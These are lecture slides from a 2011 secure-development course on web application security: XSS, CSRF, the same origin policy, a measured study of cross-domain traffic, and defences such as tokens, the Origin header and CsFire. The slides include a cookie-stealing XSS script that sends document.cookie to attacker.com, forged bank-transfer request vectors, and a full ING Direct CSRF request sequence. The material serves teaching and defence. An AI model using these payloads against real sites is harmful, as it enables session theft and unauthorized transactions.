Advanced Web Application Security

Secure Application Development (SecAppDev)
March 2011 (Leuven, Belgium)

Lieven Desmet – Lieven.Desmet@cs.kuleuven.be

KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

About myself

- Lieven Desmet
- Research manager of the DistriNet Research Group (K.U.Leuven, Belgium)
- Active participation in OWASP:
  - Board member of the OWASP Belgium Chapter
  - Co-organizer of the academic track on past OWASP AppSec Europe Conferences

DistriNet Research Group, K.U.Leuven

- Headcount:
  - 9 professors
  - 60 researchers
- Research Domains
  - Secure Software
  - Distributed Software
- Academic and industrial collaboration in 30+ national and European projects

DistriNet RESEARCH GROUP KATHOLIEKE UNIVERSITEIT LEUVEN

http://distrinet.cs.kuleuven.be

Web Application Security Team

- CSRF protection: CsFire
  - FireFox extension
  - 24K download
  - 4500+ daily users

- Secure Mashup Composition
- Information Flow Control for Javascript
- Protection against Heap Spraying

OWASP


- Open Web Application Security Project
  - Free and open community
  - Focus on improving the security of application software
- Many interesting projects
  - Tools: WebGoat, WebScarab, ESAPI API, AntiSamy, CSRF Guard, Pantera, …
  - Documentation: Top 10, SAMM, Testing guide, Code review guide, Application Security Verification Standard, …

http://www.owasp.org

OWASP Worldwide

- 160 local chapters worldwide, also across Europe
  - Regular chapter meetings (completely free!)
  - Local mailinglists
- Belgium OWASP Chapter
  - 4-6 chapter meetings/year
  - 80-150 attendees per meeting
  - Community of about 700 people

OWASP Top 10



- Main purpose:
  - Raise awareness
  - Educate developers, designers, architects, managers, organisations, …
- List of the most important web application security weaknesses
- Recently updated and freely downloadable

http://www.owasp.org/index.php/Top10

Topic selection

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A3-Auth'n		AVERAGE	COMMON	AVERAGE	SEVERE	
A4-DOR		EASY	COMMON	EASY	MODERATE	
A5-CSRF		AVERAGE	WIDESPREAD	EASY	MODERATE	
A6-Config		EASY	COMMON	EASY	MODERATE	
A7-Crypto		DIFFICULT	COMMON	DIFFICULT	SEVERE	
A8-URL Access					MODERATE	
A9-Transport					MODERATE	
A10-Redirects		AVERA			MODERATE	

… and beyond …

Source: OWASP Top 10 - 2010

Overview

- Introduction
- Cross-Site Request Forgery (CSRF)
  - Same Origin Policy
  - Impact of CSRF
  - Quantification of cross-domain traffic
  - Countermeasures
  - CsFire
- Mashup security
- WebSand

Introduction







Web applications


- Method
- URL Path
- Parameters
- …

HTTP Request

Web Browser



HTTP Response



Web Server

- Rendering HTML/CSS
- Executing scripts/plugins
- Launching requests

- Status
- Content
- …

- Mapping requests to apps
- Processing requests
- Contacting back-end services (e.g. DB)
- Constructing responses

On top of HTTP

- Web sessions:
  - Unique session identifier
  - Via cookies or URL rewriting
- Authentication:
  - HTTP authentication
  - Application-specific
  - Single-Sign On and Federation

Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS)


Cross-Site Request Forgery (CSRF)

Implicit authentication

Cross-Site Scripting (XSS)

- Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …
- Vulnerability description:
  - Injection of HTML and client-side scripts into the server output, viewed by a client
- Possible impact:
  - Execute arbitrary scripts in the victim's browser


Stored or persistent XSS



Attacker

HTTP request injecting a script
into the persistent storage of the vulnerable server

HTTP response



D

Vulnerable server

Regular http request

Victim

Http response containing
script as part of executable content

Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website


- Example: steal the cookies of forum users

```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies="
            + encodeURI(document.cookie);
</script>
…
```

Cross-Site Request Forgery (CSRF)

- Synonyms: one click attack, session riding, confused deputy, XSRF, …
- Description:
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim's browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim

CSRF example




Attacker

HTTP request injecting a script

into the persistent storage of the vulnerable server

HTTP response



Vulnerable server

Regular http request

Victim

Http response containing

script as part of executable content

Unauthorized HTTP request

HTTP response

Targeted server

Implicit authentication

- XSRF exploits the fact that requests are implicitly authenticated
- Implicit authentication:
  - HTTP authentication: basic, digest, NTLM, …
  - Cookies containing session identifiers
  - Client-side SSL authentication
  - IP-address based authentication
  - …
- Notice that some mechanisms are even completely transparent to the end user!
  - NTLM, IP-address based, …

Same Origin Policy

Same Origin Policy

Allowed cross-domain interactions

Same Origin Policy

- Important security measure in browsers for client-side scripting

> **"Scripts can only access properties associated with documents from the same origin"**

- Origin reflects the triple:
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- http://www.company.com/jobs/index.html
  - → http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - → https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - → http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - → http://company.com/jobs/index.html
    - Different origin (different host)
  - → http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Effects of the Same Origin Policy

- Restricts network capabilities
  - Bound by the origin triplet
  - Important exception: cross-domain hosts in the DOM are allowed
- Access to DOM elements is restricted to the same origin domain
  - Scripts can't read DOM elements from another domain

Same origin policy solves CSRF?

- What can be the harm of injecting scripts if the Same Origin Policy is enforced?

- Although the same origin policy, documents of different origins can still interact:
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Allowed cross-domain interactions

- Links to other documents

```
<a href="http://www.domain.com/path">Click here!</a>
<img src="http://www.domain.com/path"/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials

- Using iframes/frames

```
<iframe style="display: none;" src="http://www.domain.com/path"></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Allowed cross-domain interactions

- Loading external scripts

```
…
<script src="http://www.domain.com/path"></script>
…
```

  - The origin domain of the script seems to be www.domain.com,
  - However, the script is evaluated in the context of the enclosing page
  - Result:
    - The script can inspect the properties of the enclosing page
    - The enclosing page can define the evaluation environment for the script

Allowed cross-domain interactions

- Initiating HTTP POST requests

```
<form name="myform" method="POST" action="http://mydomain.com/process">
    <input type="hidden" name="newPassword" value="31337"/>
    …
</form>
<script>
    document.myform.submit();
</script>
```

  - Form is hidden and automatically submitted by the browser, using the cached credentials
  - The form is submitted as if the user has clicked the submit button in the form

Allowed cross-domain interactions

- Via the Image object

```
<script>
var myImg = new Image();
myImg.src = http://bank.com/xfer?from=1234&to=21543&amount=399;
</script>
```

- Via the XmlHttpRequest object

```
<script>
var xmlHttp=new XMLHttpRequest();
var postData = 'from=1234&to=21543&amount=399';
xmlHttp.open("GET","http://bank.com/xfer",true);
xmlHttp.send(postData);
</script>
```

- Via document.* properties

```
document.location = http://bank.com/xfer?from=1234&to=21543&amount=399;
```

Allowed cross-domain interactions

- Initidirecting via the meta directive

```
<meta http-equiv="refresh" content="0; URL=http://www.yourbank.com/xfer" />
```

- Via URLs in style/CSS

```
body
    {
    background: url('http://www.yourbank.com/xfer') no-repeat top
    }
```

```
<p style="background:url('http://www.yourbank.com/xfer');">Text</p>
```

```
<LINK href=" http://www.yourbank.com/xfer " rel="stylesheet" type="text/css">
```

This is only the top of the iceberg

- What about …
  - XSS cheat sheet(100+ vectors)
  - HTML5 Security cheat sheet
  - Cross-Site Tracing (XST)
  - Request/response splitting
  - …

Impact of CSRF

CSRF objectives

CSRF in practice

CSRF objectives

- Sending unauthorized requests
- Login CSRF
- Attacking the Intranet

Sending unauthorized requests

- Requests to the target server
  - Using implicit authentication
  - Unauthorized, and mostly transparent for the end user
- Typical examples:
  - Transferring money
  - Buying products on e-commerce sites
  - Submitting false reviews/blog entries
  - Linking friends in social networks
  - DoS attacks
  - …

Login CSRF

- CSRF typically leverages on browser's state
  - E.g. via cached credentials, …

[BJM08]

- Login CSRF leverages on server's state
  - Attacker forges request to a honest site
  - Attacker logs in with his own credentials, establishing a user session of the attacker
  - Subsequent requests of the user to the honest site are done within the user session of the attacker

Login CSRF examples

- Search engines (Yahoo!, Google, …)
  - Search requests of the user are recorded in the search history of the attacker's account
  - Sensitive details of the searches or personal search interests are exposed to the attacker
- PayPal
  - Newly enrolled credit cards are recorded in the profile of the attacker
- iGoogle
  - User uses the attacker's profile, including his preferences of gadgets
  - Inline, possible malicious gadgets run in the domain of https://www.google.com

Attacking the Intranet

- Targeted domain can reside on the intranet
- Typical scenario's:
  - Port scanning (FF has some forbidden ports)
  - Fingerprinting (via time-outs)
  - Exploitation of vulnerable software
  - Cross-protocol communication
    - E.g. sending mail from within domain
- Some widespread attacks like reconfiguring home network routers

Impact of XSS/XSRF

- Examples
  - Overtaking Google Desktop
    - http://www.owasp.org/index.php/Image:OWASP_IL_7_Overtaking_Google_Desktop.pdf
  - XSS-Proxy (XSS attack tool)
    - http://xss-proxy.sourceforge.net/
  - Browser Exploitation Framework (BeEF)
    - http://www.bindshell.net/tools/beef/

XSRF in practice

- W. Zeller and W. Felten, *Cross-site Request Forgeries: Exploitation and Prevention*, Technical Report [ZF08]

- XSRF in the 'real' world
  - New York Times (nytimes.com)
  - ING Direct (ingdirect.com)
  - Metafilter (metafilter.com)
  - YouTube (youtube.com)

XSRF: ING Direct

- XSRF attack scenario:
  - Attacker creates an account on behalf of the user with an initial transfer from the user's savings account
  - The attacker adds himself as a payee to the user's account
  - The attacker transfer funds from the user's account to his own account
- Requirement:
  - Attacker creates a page that generate a sequence of GET and POST events

ING Direct request protocol

GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaOpenInitial&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaValidateFunding&PRIMARY CARD=true&JOINTCARD=true&Account Nickname=[ACCOUNT NAME]&
FROMACCT= 0&TAMT=[INITIAL AMOUNT]&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25&
XTYPE=4000USD &XBCRCD=USD

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=ocaOpenAccount&AgreeElectronicDisclosure=yes&AgreeTermsConditions=yes&YES, I WANT TO CONTINUE..x=44&
YES, I WANT TO CONTINUE..y=25&YES

GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=goToModifyPersonalPayee&Mode=Add&from=displayEmailMoney

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=validateModifyPersonalPayee&from=displayEmailMoney&PayeeName=[PAYEE NAME]&PayeeNickname=&
chkEmail=on&PayeeEmail=[PAYEE EMAIL]&PayeeIsEmailToOrange=true&PayeeOrangeAccount=[PAYEE ACCOUNT NUM]&
YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=modifyPersonalPayee&from=displayEmailMoney&YES, I WANT TO CONTINUE..x=44

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=validateEmailMoney&CNSPayID=5000&Amount=[TRANSFER AMOUNT]&Comments=[TRANSFER MESSAGE]&
YES, I WANT TO CONTINUE..x=44 &YES, I WANT TO CONTINUE..y=25&show=1&button=SendMoney

POST https://secure.ingdirect.com/myaccount/INGDirect.html

command=emailMoney&Amount=[TRANSFER AMOUNT]Comments=[TRANSFER MESSAGE]&
YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25

ING Direct wrap up

- Static protocol
  - No information needed about vulnerable client
  - Can be encoded as a single sequence
    - 2 GET requests
    - 7 POST requests
- Can be transparent for the vulnerable client
- Single requirement: vulnerable client is implicitly authenticated

Quantification of cross-domain traffic

Quantification of cross-domain traffic

- Need for better insights
  - To identify the nature of nowadays web interactions
  - To find an appropriate balance between usability and security
- Analysis of real-life traffic
  - 50 grad students
  - 10 week period
  - Total: 4.7M requests

Data collection

- Via custom-made browser extension
  - Fully transparent for the end-user
  - Extension installed as part of lab exercise
- Logs relevant information for each outgoing request
  - Originator:
    - Domain, scheme, DOM element, …
  - Request:
    - Target domain, scheme, method, URL path, input parameter keys, cookie keys, HTTP auth?, user interaction?, redirect?, …

Privacy considerations

- Only keys were recorded, no values or credentials
  - Cookies
  - Input parameters
  - HTTP authentication
- Full URLs were not recorded
  - Only filename + extension
- No client information was recorded
  - No browser information (except for logger version)
  - No IP information
  - No usernames

Quantification of cross-domain requests

	GET	POST	Total
cross-domain requests (strict SOP)	1,985,052 (41.97%)	59,415 (1.26%)	2,044,756 (43.24%)
cross-domain requests (relaxed SOP)	1,503,990 (31.80%)	56,260 (1.19%)	1,560,519 (33.00%)
All requests	4,426,826 (93.61%)	302,041 (6.39%)	4,729,217 (100.00%)

Cross-domain requests characteristics (under relaxed SOP)

	Input parameters	User initiated	Cookies	HTTP auth	Total
GET requests	533,612 (35.47%)	6,837 (0.45%)	528,940 (35.17%)	1,357 (0.11%)	1,503,990
POST requests	41 (0.07%)	26,914 (47.84%)	12,442 (24.36%)	269 (0.01%)	1,560,519

Interesting conclusions

- Large number of requests has
  - Input parameters (+-35%)
  - Cookies (+-35%)
- Use of HTTP authentication is very limited


- Additional information:
  - Total number of requests: 4,729,217
  - Total number of domains: 23,592
    - 3338 domains use redirects (14.15%)
    - 5606 domains use cookies(23.76%)
    - Only 2 domains use HTTP authentication

Countermeasures


Countermeasures

- Input/output validation
- Limit requests to POST method
- Referer checking
- Token-based approaches
- Explicit authentication
- Cross-domain policies
- Browser plugins

Mitigation overview



Input and output validation




- Character escaping/encoding (<, >, ‘, &, “, …)
- Filtering based on white-lists and regular expressions
- HTML cleanup and filtering libraries:
  - AntiSamy
  - HTML-Tidy
  - …
- But, how do you protect your application against CSRF?

Input/output validation is hard!

- XSRF/XSS have multiple vectors
  - Some of them presented before
  - 100+ vectors described at http://ha.ckers.org/xss.html
- Use of different encodings
- Several browser quirks
  - Browsers are very forgiving
  - Resulting processing is sometimes counter-intuitive


Limit requests to POST method



- This is often presented as an effective mitigation technique against XSRF
- However, also POST requests can be forged via multiple vectors

- Simple example:
  - Form embedded in iframe
  - Javascript does automatically submit the form

Referer checking



- What about using the referer to decide where the request came from?

- Unfortunately:
  - Attackers can trigger requests without a referer or even worse fake a referer
    - e.g. dynamically filled frame
    - e.g. request splitting, flash, …
  - Some browsers/proxies/… strip out referers due to privacy concerns
    - 3-11% of requests (adv experiment with 300K requests)


Referer checking can work …

- In a HTTPS environment
  - <0.25% of the referers is stripped out
- Referers can be made less privacy-intrusive and more robust
  - Distinct from existing referer
  - Contains only domain-information
  - Is only used for POST requests
  - No suppression for supporting browsers

The new referer: Origin


- Proposed by Barth, Jackson and Mitchell at CCS'08 [BJM08]
  - Robust Defenses for Cross-Site Request Forgery
- Merges several header proposals:
  - CSS'08 paper by Barth, Jackson and Mitchell
  - Access-Control-Origin header, proposed by the cross-site XMLHttpRequest standard
  - XDomainRequest (Internet Explorer 8 beta 1)
  - Domain header of JSONRequest

Token-based approaches




- Distinguish “genuine” requests by hiding a secret, one-time token in web forms
  - Only forms generated by the targeted server contain a correct token
  - Because of the same origin policy, other origin domains can’t inspect the web form
- Several approaches:
  - RequestRodeo
  - NoForge
  - CSRFGuard
  - CSRFx
  - Ruby-On-Rails
  - ViewStateUserKey in ASP.NET
  - …

RequestRodeo




- Proposed by Johns and Winter (OWASP AppSec EU 2006) [JW06]
- Client-side proxy against XSRF
  - Scan all incoming responses for URLs and add a token to them
  - Check all outgoing requests
    - In case of a legitimate token and conforming to the Same Origin Policy: pass
    - Otherwise:
      - Remove authentication credentials from the request (cookie and authorization header)
      - Reroute request as coming from outside the local network

NoForge



- Proposed by Jovanovic, Kirda, and Kruegel (SecureComm 2006) [JKK06]
- Server-side proxy against XSRF
  - For each new session, a token is generated and the tupple (token-sessionid) is stored server-side
  - Outgoing responses are rewritten to include the token specific to the current session
  - For incoming requests containing implicit authentication (i.e. session ID), tokens are verified
    - Request must belong to an existing session
    - Token-sessionid tupple matches

CSRFGuard



- OWASP Project for Java EE applications
- Implemented as a Java EE filter
  - For each new session, a specific token is generated
  - Outgoing responses are rewritten to include the token of the specific session
  - Incoming requests are filtered upon the existence of the token: request matches token, of is invalidated

Token-based approaches in frameworks


- Ruby-On-Rails
- ViewStateUserKey in ASP.NET
- …

- Very valuable solution if integrated in you application framework!

Tokens


- Important considerations:
  - Tokens need to be unique for each session
    - To prevent reuse of a pre-fetched token
  - Tokens need to be limited in life-time
    - To prevent replay of an existing token
  - Tokens may not easily be captured
    - E.g. tokens encoded in URLs may leak through referers, document.history, …
- Most token-based techniques behave badly in a web 2.0 context

Explicit authentication



- Additional application-level authentication is added to mitigate XSRF
- To protect users from sending unauthorized requests via XSRF using cached credentials
- End-user has to authorize requests explicitly


Adobe cross-domain policy



- Limits the cross-domain interactions towards a given domain
- Is used in Flash, but also some browser plugins implement policy enforcement

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
    <allow-access-from domain="*" to-ports="1100,1200,1212"/>
    <allow-access-from domain="*.example.com”/>
    <allow-http-request-headers-from domain="www.example.com"
        headers="Authorization,X-Foo*"/>
    <allow-http-request-headers-from domain="foo.example.com"
        headers="X-Foo*"/>
</cross-domain-policy>
```

Browser plugins



- CSRF protector
  - Strips cookies from cross-domain POST requests
- BEAP (antiCSRF)
  - Strips cookies from
    - Cross-site POST requests
    - Cross-site GET requests over HTTPS
- RequestPolicy
  - User-controlled cross-domain interaction
- NoScript
- CsFire

CsFire

Requirements for client-side mitigation


- R1. Independent of user input
  - Substantial fraction of cross-domain traffic
  - Most users don't know necessary/safe interactions
- R2. Usable in a web 2.0 environment
  - Mashups, AJAX, Single-Sign On, …
- R3. Secure by default
  - Minimal false positives in default operation mode

CsFire

